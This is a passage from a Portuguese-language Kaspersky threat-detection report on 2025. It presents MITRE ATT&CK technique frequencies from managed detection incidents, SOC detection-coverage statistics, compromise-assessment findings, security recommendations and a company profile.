				T1134: Manipulação de Tokens de Acesso	T1539: Sequestro de Cookie de Sessão da Web	T1010: Descoberta de Janela de Aplicativo
				T1070: Remoção de Indicador	T1528: Roubo de Token de Acesso de Aplicativo	T1135: Detecção de Compartilhamento de Rede
				T1550: Uso de Material de Autenticação Alternativa		T1217: Descoberta de informações do navegador
				T1014: Rootkit		T1124: Descoberta de Tempo do Sistema
				T1211: Exploração para Evasão de Defesa		T1518: Descoberta de Software
				T1140: Remoção de Ocultação/ Decodificação de Arquivos ou Informações		T1057: Descoberta de Processos
				T1222: Modificação de Permissões de Arquivos e Diretórios		T1083: Descoberta de Arquivos e Diretórios
				T1678: Postergar execução		T1673: Descoberta de máquina virtual
				T1497: Evasão de Virtualização/Sandbox		T1201: Descoberta de Política de Senhas
				T1216: Execução de proxy de script de sistema		T1613: Descoberta de contêiner e recurso
				T1600: Criptografia de Enfraquecimento		T1120: Descoberta de Periférico
				T1197: Trabalhos de BITS		
				T1127: Execução de Proxy de Utilitários Confiáveis de Desenvolvedor		
				T1006: Acesso Direto de Volume		
				T1202: Execução de comando indireto		
				T1220: Processamento de Script XSL		
				T1221: Injeção de modelo		

O mapa mostra a frequência de técnicas nos incidentes detectados pelo MDR.

São exibidas técnicas que foram observadas em mais de um incidente.

1–2% 3–4% 5–10% > 10%

TA0008: Movimentação Lateral	TA0009: Coleta	TA0010: Exfiltração	TA0011: Comando e Controle	TA0040: Impacto	TA0042: Desenvolvimento de Recursos	TA0043: Reconhecimento
T1021: Serviços Remotos	T1056: Captura de Entradas	T1567: Exfiltração via Serviço da Web	T1568: Resolução Dinâmica	T1561: Apagamento de Disco	T1608: Capacidades de Estágio	T1595: Verificação Ativa
T1210: Exploração de Serviços Remotos	T1560: Dados Coletados do Arquivamento	T1041: Exfiltração via Canal C2	T1071: Protocolo de Camada de Aplicativos	T1565: Manipulação de Dados	T1588: Recursos de Obtenção	T1590: Coleta de Informações da Rede de Vítimas
T1091: Replicação Através de Mídia Removível	T1005: Dados Prevenientes do Sistema Local	T1048: Exfiltração via Protocolo Alternativo	T1572: Túnel de protocolo	T1496: Sequestro de Recursos	T1587: Recursos de Desenvolvimento	T1598: Phishing para Coleta de Informações
T1534: Spearphishing Interno	T1114: Coleta de E-mail	T1011: Exfiltração Via Outro Meio de Rede	T1105: Transferência de Ferramenta de Ingresso	T1486: Dados Criptografados para Impacto	T1583: Aquisição de Infraestrutura	T1589: Coleta de Informações de Identidade de Vítimas
T1570: Transferência Lateral de Ferramentas	T1115: Dados da área de transferência	T1020: Exfiltração Automatizada	T1090: Proxy	T1485: Destruição de Dados	T1584: Comprometimento de Infraestrutura	T1593: Busca em sites/ domínios abertos
T1563: Sequestro de Sessão de Serviço Remota	T1113: Captura de Tela	T1030: Limites de Volume de Transferência de Dados	T1219: Ferramentas de acesso remoto	T1499: Negação de Serviço de Endpoint	T1585: Estabelecimento de contas	T1596: Busca em bancos de dados técnicos abertos
	T1125: Captura de Vídeo	T1052: Exfiltração via meio físico	T1095: Protocolo de Camada de não-aplicativos	T1531: Remoção de Acesso à Conta		
	T1074: Faseamento de Dados		T1102: Serviço da Web	T1489: Interrupção de Serviço		
	T1119: Coleta Automatizada		T1573: Canal Criptografado	T1498: Negação de Serviço de Rede		
	T1039: Dados de Unidade Compartilhada de Rede		T1092: Comunicação Via Mídia Removível	T1491: Desfiguração		
	T1025: Dados de mídia removível		T1001: Ofuscamento de Dados			
	T1123: Captura de áudio		T1571: Porta Não-padrão			
	T1213: Dados de repositórios de informação		T1564: Ocultação de Artefatos			
	T1530: Dados de armazenamento na nuvem		T1132: Codificação de Dados			



1–2% 3–4% 5–10% > 10%

Capítulo VII

Eficácia de detecção de SOC



Eficácia de detecção de SOC

Oferecemos aos clientes serviços para avaliar a eficácia de seus SOCs, ajudando a identificar problemas e definir opções de otimização. Existem vários métodos para avaliar as capacidades técnicas de um SOC e aqui gostaríamos de destacar as razões mais comuns que fazem os pipelines de detecção falharem.


Em nossos projetos de avaliação, utilizamos principalmente duas metodologias:

Avaliação técnica (principalmente soluções SIEM, EDR ou XDR): analisamos fluxos de eventos atuais, configurações de regras e lógica geral de detecção.

Emulação de ataque: simulamos técnicas de ataque no ambiente do cliente e avaliamos quais delas são detectadas com sucesso pelo SOC.

A distribuição dos tipos de projetos de consultoria em 2025 é exibida abaixo. Os projetos realizados com maior frequência foram Avaliação técnica de SOC (23% de todos os projetos), Desenvolvimento de estrutura de SOC (20%), Avaliação de maturidade de SOC e Avaliação de qualidade SIEM (ambos 12%).


- 23,4% Avaliação técnica de SOC
- 20,0% Estrutura de SOC
- 11,7% Avaliação de maturidade de SOC
- 11,7% Avaliação de qualidade SIEM
- 10,0% Prontidão de IR
- 9,5% Emulação de Ataque Adversário
- 8,3% Perfis de ameaça
- 3,3% Avaliação de cibersegurança
- 2,1% Avaliação Purple




Apesar das diferenças entre essas abordagens, ambas as metodologias de avaliação técnica e emulação de ataque permitem a identificação de fraquezas em qualquer estágio do pipeline de detecção do SOC.

Sistema » Telemetria » Enriquecimento » Mecanismo de detecção

Algumas das questões mais comuns e sistêmicas que observamos são destacadas mais adiante nesta seção. Mas para entender melhor os dados que seguem, vamos primeiro analisar o escopo dos Projetos de consultoria de SOC em 2025.



- Financeiro
- Governamental
- Varejo
- Transportes
- Industrial
- Telecomunicações
- Meios de Comunicação em Massa



Fontes do evento e cobertura das regras

No início, apresentamos estatísticas-chave sobre as diversas fontes de dados que ingerem telemetria na plataforma de dados do SOC. Alinhados com o princípio de que a telemetria deve ser coletada com um propósito definido, também avaliamos o quanto os dados ingeridos são abrangidos com eficiência pela lógica de detecção existente.


5–70+

A variação no número de diferentes fontes de eventos disponíveis para SOCs individuais.

[5–30]
[30–50]
[50–70+]

Dividimos todos os SOCs em 3 grupos iguais de acordo com o número de tipos individuais de fontes de eventos que eles ingerem.

Cobertura de regras (%) por tipos diferentes de fonte de eventos



Cobertura da fonte do evento por lógica de detecção.

Os dois primeiros grupos têm quase a mesma cobertura média de tipos de eventos, entre 40 e 60%.

Os SOCs com um número alto de fontes diferentes estão escrevendo regras de lógica de detecção apenas para cobrir cerca de 30% da quantidade total de dados disponíveis para eles.

Eventos coletados isoladamente, na maioria dos casos, são úteis apenas para investigar um incidente já identificado. Para que um SIEM opere em pleno potencial, é necessário desenvolver lógica de detecção para descobrir prováveis incidentes de segurança.

Problema: a cobertura da regra de correlação média das fontes, determinada em todas as nossas avaliações, é de 43%[25].

Portanto, podemos ver que, na melhor das hipóteses, a maioria dos SOCs consegue aproveitar apenas cerca de metade dos dados disponíveis para detecção de ameaças.

Fontes não abrangidas tendem a ser telemetria de rede, bancos de dados e servidores da Web. Isso parece demonstrar uma tendência da gestão de coletar todos os dados disponíveis para fins de conformidade de acordo com regulamentos externos ou políticas internas, sem uma compreensão clara de como obter valor deles.

Outra possível explicação é que os dados são coletados para possíveis investigações futuras, que na maioria dos casos nunca se concretizam.

A maioria dos SOCs utiliza uma única plataforma para coleta de dados: o SIEM. Apenas 1 em cada 6 SOCs usa 2 ou 3 plataformas focadas em funções diferentes:

- Correlação em tempo real
- Identificação proativa de ameaças
- Requisitos de conformidade

25 Avaliação da eficácia do SIEM

Controle de cobertura

Outro problema observado na maioria dos SOCs é a falta de controle de cobertura.

Uma pergunta com que nos deparamos com frequência é "Quantas regras de detecção o SOC atual deve manter?" Isso inevitavelmente levanta a questão seguinte: "As organizações devem confiar na lógica de detecção fornecida por um fornecedor ou investir no desenvolvimento da sua própria?"

Na prática, identificamos três categorias de SOCs para clientes, cada uma adotando uma combinação de 3 abordagens diferentes:

	Autodesenvolvimento	Seguidores de fornecedor	Seguidores do EDR
Popularidade	~40%	~50%	~10%
Descrição	A maioria das regras é desenvolvida do zero (as regras de fornecedores são usadas como exemplo)	Número médio de regras personalizadas	Pequeno número de regras na plataforma SIEM ou XDR. Depende principalmente de detecções de EDR
Número de regras ativas de SIEM/XDR	200 a 2.000 Mais de 350, em média	500 a 900 650, em média	< 100
Proporção de regras personalizadas em SIEM/XDR	80 a 100%	< 25%	80 a 100%
Medição de cobertura do MITRE	20%	80%	80%

Como observação geral, as equipes parecem escolher entre duas metodologias: desenvolver tudo do zero ou confiar nas regras de fornecedores. Quase não há casos de um caminho intermediário adotado. Essa observação está diretamente alinhada às práticas de engenharia de detecção em SOCs maduros, que seguem uma abordagem de "desenvolvimento de conteúdo próprio".


Equipes que dependem principalmente de regras de detecção fornecidas por um fornecedor frequentemente enfrentam falta de personalizações e ajustes adequados para sua infraestrutura específica. Na maioria dos casos, isso resulta em taxas elevadas de falsos positivos e, em alguns cenários, lacunas na cobertura de detecção.

Seguidores do EDR também costumam desenvolver regras do zero, principalmente para compensar a falta de capacidade do EDR para correlação cruzada ou cobertura de fontes de terceiros.

Gerenciamento da cobertura de detecção

Como medimos a cobertura de detecção? A resposta óbvia geralmente é "Com a matriz MITRE ATT&CK".

Na maioria dos casos, quando o produto tem essa funcionalidade e taxonomia (por exemplo, em soluções SIEM/XDR/EDR/NTA), adota-se uma abordagem baseada em MITRE ATT&CK. A maioria dos SOCs (> 80%) que dependem do conteúdo de fornecedores segue essa taxonomia para medir a cobertura de detecção de ameaças.



Menos de 20% dos SOCs, seguindo uma abordagem lógica de detecção autodesenvolvida, adotam a medição de detecção MITRE como uma abordagem unificada em todos os mecanismos de detecção de SOC.

Os 3 problemas de cobertura de detecção mais revelados foram:

Cobertura ausente ou degradada da infraestrutura

Falta de gerenciamento de cobertura de SOC ou do rastreamento contínuo da infraestrutura protegida. Na maioria dos casos, o escopo de cobertura inicial do SOC é definido durante a etapa de design, mas não é monitorado de forma contínua durante as operações do dia a dia. Com o tempo, isso leva a uma cobertura inconsistente da infraestrutura protegida e ao surgimento de pontos cegos para a equipe de monitoramento de segurança.

Cobertura das regras de detecção por fontes de eventos

Na maioria dos casos, os SOCs limitam a detecção de ameaças a um pequeno conjunto de fontes de telemetria bem conhecidas, enquanto os dados restantes são coletados sem cobertura lógica adequada de detecção. À medida que o número e a diversidade de fontes de dados crescem, a cobertura de detecção geral geralmente se degrada ao invés de melhorar.

Regras padrão sem ajuste, simplesmente utilizando o pacote do fornecedor

Equipes com pouca experiência prática de engenharia de detecção, e que dependem fortemente do pacote do fornecedor, quase sempre enfrentam falta de personalizações e ajustes adequados para sua infraestrutura específica. Na maioria dos casos, isso resulta em taxas elevadas de falsos positivos e, em alguns cenários, lacunas na cobertura de detecção.




Capítulo VIII

Lacunas de detecção e comprometimento oculto




Lacunas de detecção e comprometimento oculto


A Avaliação de comprometimento da Kaspersky conecta os serviços de Managed Detection and Response e Resposta a incidentes. Uma solução de MDR requer o uso de produtos da Kaspersky. Os serviços de IR geralmente são reativos, iniciados somente após a identificação de artefatos comprometidos. Assim como o IR, a Avaliação de comprometimento é um serviço de investigação forense. Mas, ao contrário do IR, nosso serviço de Avaliação de comprometimento utiliza tecnologias de MDR para oferecer uma abordagem mais flexível e proativa. A disponibilidade de produtos de endpoint da Kaspersky não é obrigatória para nossa solução de Avaliação de comprometimento, e o projeto pode ser iniciado mesmo na ausência de sinais objetivos de comprometimento, proporcionando proteção aprimorada e tranquilidade.




Clientes da Avaliação de comprometimento

Todos os projetos de avaliação de comprometimento finalizados em 2025 foram entregues em três macrorregiões: CEI, APAC e META. A distribuição dos incidentes relatados em cada região e setor está ilustrada abaixo.





A Avaliação de comprometimento pode ser solicitada por diversos motivos, em resposta a diferentes interesses e necessidades de negócio. Os cenários mais comuns são:



Esforços de detecção e investigação

Na Avaliação de comprometimento, assim como no MDR, usamos IoAs. A lógica de detecção pode ser dividida, em linhas gerais, em famílias simplificadas. A eficiência das famílias de lógica de detecção baseadas em incidentes detectados em projetos de Avaliação de comprometimento durante 2025 é mostrada abaixo.


Credenciais de despejos	12,4%
Ferramenta LotL especial	11,2%
Malware especial	11,2%
Detecção de webshell	8,1%
Ferramentas de gerenciamento remoto	7,5%
Credenciais de vazamentos	6,2%
Muitos PUPs detectados	5,0%
Muitas ferramentas LotL detectadas	4,3%
Backdoor em recursos de acessibilidade	3,7%
Configuração fraca de política de auditoria	3,7%
Muitas atividades suspeitas detectadas	3,1%
Muitos arquivos suspeitos	3,1%
Minerador	3,1%
Configuração de AD vulnerável na análise de GPO	3,1%
Domínio de C2 conhecido	2,5%
Muitos malwares detectados	1,9%
Muitas vulnerabilidades encontradas	1,9%
IP de C2 conhecido	1,2%
Comportamento de risco do usuário	1,2%
Comportamento de risco de uma conta privilegiada	1,2%
Configuração fraca de AD	1,2%
Configuração fraca geral	1,2%
Comportamento de risco no armazenamento em nuvem	0,6%
Logins de VPN incomuns	0,6%
Configuração de AD vulnerável na análise de caminhos de PrivEsc	0,6%

É possível executar projetos de Avaliação de comprometimento independentemente de produtos da Kaspersky terem sido implementados. Caso tenham sido implementados, é possível reutilizar um stack de ferramentas de tecnologia MDR para a coleta de dados (a fonte de dados é o MDR). Caso contrário, um utilitário proprietário especializado é usado para a coleta de dados. A Avaliação de comprometimento também inclui fontes adicionais de dados, como as descobertas do Digital Footprint Intelligence[26] para o cliente, a análise da configuração do Active Directory e, em alguns casos, o uso de perímetros de rede e registros de VPN. A eficiência das fontes de dados baseadas em estatísticas de incidentes detectados é mostrada abaixo.

O MDR e a Avaliação de comprometimento também incluem a identificação proativa de ameaças, e ambos apresentam incidentes detectados durante processos manuais dessa identificação. Todos os incidentes detectados manualmente são cuidadosamente estudados e a lógica de detecção apropriada é introduzida. **Em 2025, quase 18,6% dos incidentes foram detectados manualmente.**

Sensores de endpoint continuam sendo a forma mais eficiente de sensor, mas 4% dos incidentes em 2025 foram detectados pela análise do tráfego de rede.

Os projetos de Avaliação de comprometimento incluem um estágio de resposta a incidentes, no qual todas as ameaças válidas são dimensionadas e contidas. Perícia forense e engenharia reversa geralmente são necessárias neste estágio. De acordo com estatísticas de 2025, a análise forense foi necessária em 53% dos incidentes e foi considerada desejável, mas opcional, em outros 7%. A engenharia reversa, quando solicitada para análise do arquivo suspeito, foi necessária em 12% dos casos.




26 dfi.kaspersky.com

A natureza dos incidentes

Na Avaliação de comprometimento, incidentes detectados podem estar relacionados a diferentes tipos de atividades suspeitas ou maliciosas. O gráfico de barras abaixo mostra a frequência dos motivos mais comuns de relatos de incidentes durante 2025.

Figura 24 Distribuição e frequência de ferramentas usadas em incidentes



Recomendações

Durante o ano de 2025, o número de incidentes de gravidade alta relatados diminuiu em 19% em comparação com 2024. Isso ocorreu devido à eficiência dos serviços de MDR, que identificam e impedem ameaças nos estágios iniciais na cadeia de detecção. Ao mesmo tempo, o tempo médio de investigação e relato de incidentes de gravidade alta diminuiu 22%, e incidentes de gravidade média diminuíram 21%, o que indica um aumento da eficiência das equipes do Centro de Operações em Segurança (SOC).

Ataques direcionados executados por humanos corresponderam a 23% dos incidentes de gravidade alta em 2025. Por mais que essa porcentagem seja menor do que em 2024, tais ataques continuam sendo a principal causa de incidentes de gravidade alta segundo as estatísticas de MDR. Apesar dos avanços nas ferramentas de detecção automatizadas, invasores motivados ainda podem encontrar maneiras de contorná-las.

Para combater ataques executados por humanos, soluções lideradas por humanos, como o MDR e a Resposta a incidentes, continuam sendo fundamentais.

Organizações que operam seu próprio SOC interno devem garantir que os processos e tecnologias internos estejam totalmente alinhados ao cenário atual de ameaças. **Serviços de consultoria de SOC abrangentes podem apoiar este objetivo.**

Além de adotar serviços de MDR e IR ou construir um SOC interno, as organizações podem ganhar mais eficiência por meio de ferramentas altamente automatizadas e especializadas, como o Extended Detection and Response (XDR).

Os dados mostram que os invasores geralmente retornam após um ataque bem-sucedido. Esse padrão é especialmente evidente nas organizações governamentais, em que os adversários visam persistência de longo prazo para fins de espionagem. Em 2025, observamos um aumento nos ataques executados por humanos nos setores de telecomunicações e TI, confirmando o foco crescente em ataques a cadeias de suprimentos e exploração de relacionamentos de confiança.

Nesses cenários, combinar um SOC interno com XDR implementada e/ou serviços terceirizados, como o MDR, com Avaliações de comprometimento frequentes é uma estratégia eficiente para detectar e investigar incidentes que burlam os controles de segurança existentes.

Os invasores frequentemente utilizam técnicas LotL (Living of the Land) ao mirar em infraestruturas sem controles de configuração robustos. Um número relativamente grande de incidentes está vinculado a alterações não autorizadas, como adicionar contas a grupos privilegiados ou enfraquecer configurações seguras. A Manipulação de contas[27] foi a técnica mais utilizada em 2025, de acordo com as estatísticas do MDR. Para reduzir a ocorrência de falsos positivos nesses cenários, as organizações devem implementar uma gestão eficaz de configurações, além de procedimentos formais de gestão de alterações e acesso.

Em 2025, as técnicas de Execução do usuário[28] e Phishing[29] estiveram novamente entre as três principais ameaças, demonstrando que os usuários ainda são o elo mais fraco e ressaltando **a importância da Conscientização de segurança como pilar central do planejamento de segurança da informação corporativa.**



27 MITRE ATT&CK. T1098: Manipulação de Contas

28 MITRE ATT&CK. T1204: Execução do usuário

29 MITRE ATT&CK. T1566 Phishing

Sobre a Kaspersky

A Kaspersky é uma empresa de privacidade digital e segurança cibernética global fundada em 1997. Nossa profunda inteligência de ameaças e experiência em segurança estão constantemente se transformando em soluções e serviços de segurança inovadores para proteger empresas, infraestrutura crítica, governos e consumidores em todo o mundo. Nosso portfólio abrangente de segurança inclui proteção de endpoints líder de mercado e soluções e serviços de segurança especializados para combater ameaças digitais sofisticadas e em constante evolução.

Mais de 5.500
especialistas altamente qualificados trabalham na Kaspersky

50%
dos nossos funcionários são especialistas em P&D

cerca de 200 mil
clientes corporativos em todo o mundo

500.000
arquivos maliciosos novos detectados diariamente pela Kaspersky

5,3 bilhões
de ciberataques detectados pela Kaspersky em 2025

5
Centros de excelência exclusivos

Expertise Centers

Kaspersky Security Services

